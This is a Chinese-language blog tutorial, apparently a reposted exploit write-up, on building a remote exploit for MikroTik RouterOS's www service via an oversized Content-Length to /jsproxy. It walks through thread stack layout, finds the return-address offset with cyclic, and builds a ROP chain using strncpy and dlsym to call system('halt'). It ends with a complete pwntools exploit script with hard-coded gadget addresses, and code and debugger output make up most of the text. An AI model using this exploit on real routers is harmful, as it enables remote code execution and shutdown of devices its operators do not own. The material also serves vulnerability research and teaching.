

# 一步一步 Pwn RouterOS之exploit构造

## 前言

本文由 本人 首发于 先知安全技术社区: <https://xianzhi.aliyun.com/forum/user/5274>

前面已经分析完漏洞, 并且搭建好了调试环境, 本文将介绍如何利用漏洞写出 exploit

## 正文


### 控制 eip

看看我们现在所拥有的能力

```
content_length = 0;
string::string(&v8, "content-length");
v3 = Headers::getHeader(this, &v8, &content_length);
string::~~string(&v8);
if ( !v3 || a3 && a3 < content_length )
    return 0;
v4 = alloca(content_length + 1);
v5 = istream::read((this + 8), &v7, content_length);
if ( *(v5 + (*(v5 - 12) + 20) & 5 )
    return 0;
string::string(&v8, &v7, content_length);
stralign(a2, &v8);
string::~~string(&v8);
```

我们可以利用 `alloca` 的 `sub esp *` 把栈抬高, 然后往 那里写入数据。

现在的问题是我们栈顶的上方有什么重要的数据是可以修改的。



一般情况下，我们是没办法利用的，因为 栈上面就是 堆，而他们之间的地址是不固定的。

为了利用该漏洞，需要了解一点多线程实现的机制，不同线程拥有不同的线程栈，而线程栈的位置就在进程的 栈空间内。线程栈 按照线程的创建顺序，依次在 栈上排列。线程栈的大小可以指定。默认大概是 8MB。

写了一个小程序，测试了一下。

```
#include <pthread.h>
#include <stdio.h>
#include <sys/time.h>
#include <string.h>
#define MAX 10
pthread_t thread[2];
pthread_mutex_t mut;
int number=0, i;
void *thread1()
{
    int a;
    printf("thread1 %p\n", &a);
}
void *thread2()
{
    int a;
    printf("thread2 %p\n", &a);
}
void thread_create(void)
{

```

```

int temp;
memset(&thread, 0, sizeof(thread));           //comment1
/*创建线程*/
if((temp = pthread_create(&thread[0], NULL, thread1, NULL)) != 0)      //comment2
    printf("线程1创建失败!\n");
else
    printf("线程1被创建\n");
if((temp = pthread_create(&thread[1], NULL, thread2, NULL)) != 0)      //comment3
    printf("线程2创建失败");
else
    printf("线程2被创建\n");
}

void thread_wait(void)
{
    /*等待线程结束*/
    if(thread[0] !=0) {           //comment4
        pthread_join(thread[0], NULL);
        printf("线程1已经结束\n");
    }
    if(thread[1] !=0) {           //comment5
        pthread_join(thread[1], NULL);
        printf("线程2已经结束\n");
    }
}

int main()
{
    /*用默认属性初始化互斥锁*/
    pthread_mutex_init(&mut, NULL);
    printf("我是主函数哦，我正在创建线程，呵呵\n");
    thread_create();
    printf("我是主函数哦，我正在等待线程完成任务阿，呵呵\n");
    thread_wait();
    return 0;
}

```

就是打印了两个线程中的栈内存地址信息，然后相减，就可以大概知道线程栈的大小。

```

hacklh@ubuntu:~$ ./thread
我是主函数哦，我正在创建线程，呵呵
线程1被创建
线程2被创建
我是主函数哦，我正在等待线程完成任务阿，呵呵
thread2 0xb6d3f34c
thread1 0xb754034c
线程1已经结束
线程2已经结束
hacklh@ubuntu:~$ python
Python 2.7.6 (default, Mar 22 2014, 22:59:38)
[GCC 4.8.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> hex(0xb754034c-0xb6d3f34c)
'0x801000L'
>>>

```

多次运行发现，线程栈之间应该是相邻的，因为打印出来的值的差是固定的。

线程栈也是可以通过 `pthread_attr_setstacksize` 设置, 在 RouterOs 的 `www` 的 `main` 函数里面就进行了设置。


```

v33 = &argc;
stacksize = 0;
pthread_attr_init(&threadAttr);
pthread_attr_setstacksize(&threadAttr, 0x20000u);
pthread_attr_getstacksize(&threadAttr, &stacksize);
...

```

所以在 `www` 中的线程栈的大小 为 `0x20000`。

当我们同时开启两个 `socket` 连接时，进程的栈布局



此时在 线程 1 中触发漏洞，我们就能修改 线程 2 的数据。

现在的思路就很简单了，我们去修改 线程2 中的某个返回地址， 然后进行 rop.为了精确控制返回地址。先使用 cyclic 来确定返回地址的偏移.因为该程序线程栈的大小为 0x20000 所以用一个大一点的值试几次就能试出来。

```
from pwn import *
```

```
def makeHeader(num):
```

```
    return "POST /jsproxy HTTP/1.1\r\nContent-Length: " + str(num) + "\r\n\r\n"
```

```
s1 = remote("192.168.2.124", 80)
```

```
s2 = remote("192.168.2.124", 80)
```

```
s1.send(makeHeader(0x20900))
```

```
sleep(0.5)
```

```
pause()
```

```
s2.send(makeHeader(0x100))
```

```

sleep(0.5)
pause()

s1.send(cyclic(0x2000))
sleep(0.5)
pause()

s2.close() # tigger
pause()

```

崩溃后的位置

```

[Switching to Thread 1337.1836]
0x71616164 in ?? ()

$eax : 0x00000002
$ebx : 0x70616179 ("yaap"? )
$ecx : 0x616d7962 ("byma"? )
$edx : 0x70616178 ("xaap"? )
$esp : 0x774d4ec0 → "eaaqfaaqqaaqhaaqiaaqjaaqkaaqlaaqmaaqaqaaqaaqpaaqqa[...]"
$ebp : 0x71616163 ("caa"? )
$esi : 0x7161617a ("zaa"? )
$edi : 0x71616162 ("baa"? )
$eip : 0x71616164 ("daa"? )
$cs : 0x00000073
$ss : 0x0000007b
$ds : 0x0000007b
$es : 0x0000007b
$fs : 0x00000000
$gs : 0x00000033
$eflags: [CARRY PARITY ADJUST zero SIGN trap INTERRUPT direction overflow RESUME virtualx86 id

0x774d4ec0 | +0x00: "eaaqfaaqqaaqhaaqiaaqjaaqkaaqlaaqmaaqaqaaqaaqpaaqqa[...]" ← $esp
0x774d4ec4 | +0x04: "faaqqaaqhaaqiaaqjaaqkaaqlaaqmaaqaqaaqaaqpaaqqa[...]"
0x774d4ec8 | +0x08: 0x71616167
0x774d4ecC | +0x0C: 0x71616168

```

然后用 `eip` 的值去计算下偏移

```

In [3]: cyclic_find(0x71616164)
Out[3]: 1612

```

然后调整 poc 测试一下

```

s1.send(cyclic(1612) + "BBBB")
sleep(0.5)
pause()

```

```

0x42424242 in ?? ()
$eax : 0x00000001
$ebx : 0x70616179 ("yaap"? )
$ecx : 0x00000002
$edx : 0x70616178 ("xaap"? )
$esp : 0x77489ec0 → 0x00000009
$ebp : 0x71616163 ("caa"? )
$esi : 0x7161617a ("zaa"? )
$edi : 0x71616162 ("baa"? )
$eip : 0x42424242 ("BBBB"? )
$cs : 0x00000073

```

ok, 接下来就是 rop 了。

## rop

程序中没有 `system`, 所以我们需要先拿到 `system` 函数的地址, 然后调用 `system` 执行命令即可。

这里采取的 rop 方案如下。

- 首先 通过 rop 调用 `strcpy` 设置我们需要的字符串 (我们只有一次输入机会)
- 然后调用 `dlsym`, 获取 `system` 的函数
- 调用 `system` 执行命令

使用 `strcpy` 设置我们需要的字符串的思路非常有趣。因为我们只有一次的输入机会, 而 `dlsym` 和 `system` 需要的参数都是 字符串指针, 所以我們必須在 调用它们之前把 需要的字符串事先布置到已知的地址, 使用 `strcpy` 我们可以使用 程序文件中自带的一些字符来拼接字符串。

下面看看具体的 exp

```

payload = ""
payload += p32(ret_1bb) # for bad string
payload += p32(ret)
payload += "A" * 0x1bb
payload += p32(ret) # ret

```

首先这里使用了 `ret 0x1bb` 用来把栈往下移动了一下, 因为程序运行时会修改其中的一些值, 导致 rop 链被破坏, 把栈给移下去就可以绕过了。(这个自己调 rop 的时候注意看就知道了。)

首先我们得设置 `system` 字符串 和 要执行的命令 这里为 `halt`(关机命令)。以 `system` 字符串 的构造为例。

```

payload += p32(strncpy_plt)
payload += p32(pppppr_addr)
payload += p32(system_addr)
payload += p32(0x0805ab58) # str syscall
payload += p32(3)
payload += "B" * 8 # padding

```

```

payload += p32(strncpy_plt)
payload += p32(pppppr_addr)
payload += p32(system_addr + 3)
payload += p32(0x0805b38d) # str tent
payload += p32(2)
payload += "B" * 8 # padding

```

```

payload += p32(strncpy_plt)
payload += p32(pppppr_addr)
payload += p32(system_addr + 5)
payload += p32(0x0805b0ec) # str mage/jpeg
payload += p32(1)
payload += "B" * 8 # padding

```

分3次构造了 `system` 字符串，首先设置 `sys`，然后 `te`，最后 `m`。

同样的原理设置好 `halt`，然后调用 `dlsym` 获取 `system` 的地址。

```

# call dlsym(0, "system") get system addr
payload += p32(dlsym_plt)
payload += p32(pp_addr)]
payload += p32(0)
payload += p32(system_addr)

```

执行 `dlsym(0, "system")` 即可获得 `system` 地址，函数返回时保存在 `eax`，所以接下来在栈上设置好参数（`halt` 字符串的地址）然后 `jmp eax` 即可。

下面调试看看

首先 `ret 0x1bb`，移栈



```

0x77491ec0 +0x00: 0x0804818c → 0x000001c3 ← $esp
0x77491ec4 +0x04: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0x77491ec8 +0x08: 0x41414141
0x77491ecc +0x0c: 0x41414141
0x77491ed0 +0x10: 0x41414141
0x77491ed4 +0x14: 0x41414141
0x77491ed8 +0x18: 0x41414141
0x77491edc +0x1c: 0x41414141

→ 0x805851f <Request::getDstHost(string&)+0> ret 0x1bb
0x8058522 <Request::getDstHost(string&)+0> add BYTE PTR [eax], al
0x8058524 <Request::getDstHost(string&)+0> mov edi, 0x1
0x8058529 <Request::getDstHost(string&)+0> cmp eax, edx

```

然后是执行 `strncpy` 设置 `system`.

```

x77492087 +0x00: 0x080540b4 → <bool+0> pop edx ← $esp
x7749208b +0x04: 0x0805c002 → 0x23f9ffff
x7749208f +0x08: 0x0805ab58 → "syscall"
x77492093 +0x0c: 0x00000003
x77492097 +0x10: "BBBBBBBB"
x7749209b +0x14: "BBBB"
x7749209f +0x18: 0x08050d00 → 0xc47825ff
x774920a3 +0x1c: 0x080540b4 → <bool+0> pop edx

0x8050ce6 <fseek@plt+6> push 0x678
0x8050ceb <fseek@plt+11> jmp 0x804ffe0
0x8050cf0 <nv::getLooper()@plt+0> jmp DWORD PTR ds:0x805c474
0x8050cf6 <nv::getLooper()@plt+6> push 0x680
0x8050cfb <nv::getLooper()@plt+11> jmp 0x804ffe0
→ 0x8050d00 <strncpy@plt+0> jmp DWORD PTR ds:0x805c478
0x8050d06 <strncpy@plt+6> push 0x688
0x8050d0b <strncpy@plt+11> jmp 0x804ffe0
0x8050d10 <memcpy@plt+0> jmp DWORD PTR ds:0x805c47c
0x8050d16 <memcpy@plt+6> push 0x690
0x8050d1b <memcpy@plt+11> jmp 0x804ffe0

```

设置完后，我们就有了 `system`

```

gef> x/s 0x0805C000 + 2
0x805c002: "system"
gef>

```

然后执行 `dlsym(0, "system")`

```

0x7749210f +0x00: 0x08050c10 → 0xc43c25ff ← $esp
0x77492113 +0x04: 0x08059c04 → <www::ProxyServlet::attach(Servlet*)+50> pop esi
0x77492117 +0x08: 0x00000000
0x7749211b +0x0c: 0x0805c002 → "system"
0x7749211f +0x10: 0x0804ab5b → 0x001ce0ff
0x77492123 +0x14: 0x42424242
0x77492127 +0x18: 0x0805c6e0 → "halt"
0x7749212b +0x1c: "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB[...]"

0x80540af <bool+0> add ebx, ebp
0x80540b1 <bool+0> add dh, BYTE PTR [ecx]
0x80540b3 <bool+0> rcr BYTE PTR [edx+0x5b], 0x5e
0x80540b7 <bool+0> pop edi
0x80540b8 <bool+0> pop ebp
→ 0x80540b9 <bool+0> ret
0x80540ba <vector<unsigned+0> push ebp
0x80540bb <vector<unsigned+0> mov ebp, esp
0x80540bd <vector<unsigned+0> push esi
0x80540be <vector<unsigned+0> push ebx
0x80540bf <vector<unsigned+0> mov ebx, DWORD PTR [ebp+0x8]

[#0] Id 3, Name: "", stopped, reason: SINGLE STEP
[#1] Id 2, Name: "", stopped, reason: SINGLE STEP
[#2] Id 1, Name: "", stopped, reason: SINGLE STEP

[#0] 0x80540b9 → Name: bool operator< <unsigned int>(vector<unsigned int> const&, vector<unsigned int
[#1] 0x8050c10 → Name: nv::Handler::cmdSet(nv::message const&)&plt()
[#2] 0x8059c04 → Name: www::ProxyServlet::attach(Servlet*)()

gef> bp 0x08059cQuit
gef> bp 0x08059c04
Function "0x08059c04" not defined.
gef> x/i 0x08050c10
0x8050c10 <dlsym@plt>: jmp DWORD PTR ds:0x805c43c
gef>
[0]

```

执行完后，`eax` 保存着 `system` 函数的地址

```

→ 0x8059c04 <www::ProxyServlet::attach(Servlet*)+50> pop esi
0x8059c05 <www::ProxyServlet::attach(Servlet*)+51> pop ebp
0x8059c06 <www::ProxyServlet::attach(Servlet*)+52> ret
0x8059c07 nop
0x8059c08 <Servlet::getPath()+0> push ebp
0x8059c09 <Servlet::getPath()+1> mov ebp, esp

[#0] Id 3, Name: "", stopped, reason: BREAKPOINT
[#1] Id 2, Name: "", stopped, reason: BREAKPOINT
[#2] Id 1, Name: "", stopped, reason: BREAKPOINT

[#0] 0x8059c04 → Name: www::ProxyServlet::attach(Servlet*)()

gef> x/i $eax
0x7772f7c7 <system>: push ebp
gef>

```

然后利用 `jmp eax` 调用 `system("halt")`.

```

0x77500123 +0x00: 0x42424242 ← $esp
0x77500127 +0x04: 0x0805c6e0 → "halt"
0x7750012b +0x08: "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB[...]"
0x7750012f +0x0c: "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB[...]"
0x77500133 +0x10: "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB[...]"
0x77500137 +0x14: "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB[...]"
0x7750013b +0x18: "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB[...]"
0x7750013f +0x1c: "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB[...]"

0x804ab51 add BYTE PTR [eax], al
0x804ab53 add BYTE PTR [eax], al
0x804ab55 add BYTE PTR [eax], al
0x804ab57 add BYTE PTR [eax], ah
0x804ab59 add cl, dh
→ 0x804ab5b jmp eax
0x804ab5d sbb al, 0x0
0x804ab5f add BYTE PTR [eax], al
0x804ab61 add BYTE PTR [eax], al
0x804ab63 add BYTE PTR [eax], al
0x804ab65 add BYTE PTR [eax], al

```

运行完后，系统就关机了。

## 最后

理解了多线程的机制。对于不太好计算的，可以猜个粗略的值，然后使用 `cyclic` 来确定之。`strncpy` 设置字符串的技巧不错。`dlsym(0, "system")` 可以用来获取函数地址。调试 `rop` 时要细心，`rop` 链被损坏使用 `ret *` 之类的操作绕过之。一些不太懂的东西，写个小的程序测试一下。

### exp

```
from pwn import *

def makeHeader(num):
    return "POST /jsproxy HTTP/1.1\r\nContent-Length: " + str(num) + "\r\n\r\n"

s1 = remote("192.168.2.124", 80)
s2 = remote("192.168.2.124", 80)

s1.send(makeHeader(0x20900))
sleep(0.5)
pause()
s2.send(makeHeader(0x100))
sleep(0.5)
pause()

strncpy_plt = 0x08050D00
dlsym_plt = 0x08050C10

system_addr = 0x0805C000 + 2
halt_addr = 0x805c6e0

#pop edx ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
# .text:08059C03          pop     ebx
# .text:08059C04          pop     esi
# .text:08059C05          pop     ebp
# .text:08059C06          retn

ppp_addr = 0x08059C03
pp_addr = 0x08059C04
pppppr_addr = 0x080540b4
# 0x0805851f : ret 0x1bb
```

```

ret_38 = 0x0804ae8c
ret_1bb = 0x0805851f
ret = 0x0804818c
# make system str

payload = ""
payload += p32(ret_1bb) # for bad string
payload += p32(ret)
payload += "A" * 0x1bb
payload += p32(ret) # ret

payload += p32(strncpy_plt)
payload += p32(pppppr_addr)
payload += p32(system_addr)
payload += p32(0x0805ab58) # str syscall
payload += p32(3)
payload += "B" * 8 # padding

payload += p32(strncpy_plt)
payload += p32(pppppr_addr)
payload += p32(system_addr + 3)
payload += p32(0x0805b38d) # str tent
payload += p32(2)
payload += "B" * 8 # padding

payload += p32(strncpy_plt)
payload += p32(pppppr_addr)
payload += p32(system_addr + 5)
payload += p32(0x0805b0ec) # str mage/jpeg
payload += p32(1)
payload += "B" * 8 # padding

payload += p32(strncpy_plt)
payload += p32(pppppr_addr)
payload += p32(halt_addr)
payload += p32(0x0805670f)
payload += p32(2)

```

```
payload += "B" * 8 # padding
```

```
payload += p32(strncpy_plt)
payload += p32(pppppr_addr)
payload += p32(halt_addr + 2)
payload += p32(0x0804bca1)
payload += p32(2)
payload += "B" * 8 # padding
```

```
# call dlsym(0, "system") get system addr
```

```
payload += p32(dlsym_plt)
payload += p32(pp_addr)
payload += p32(0)
payload += p32(system_addr)
```

```
payload += p32(0x0804ab5b)
payload += "BBBB" # padding ret
payload += p32(halt_addr)
```

```
s1.send(cyclic(1612) + payload + "B" * 0x100)
sleep(0.5)
pause()
s2.close()
```

```
pause()
```

## 参考

<https://github.com/BigNerd95/Chimay-Red>

来源: <https://www.cnblogs.com/hac425/p/9416844.html>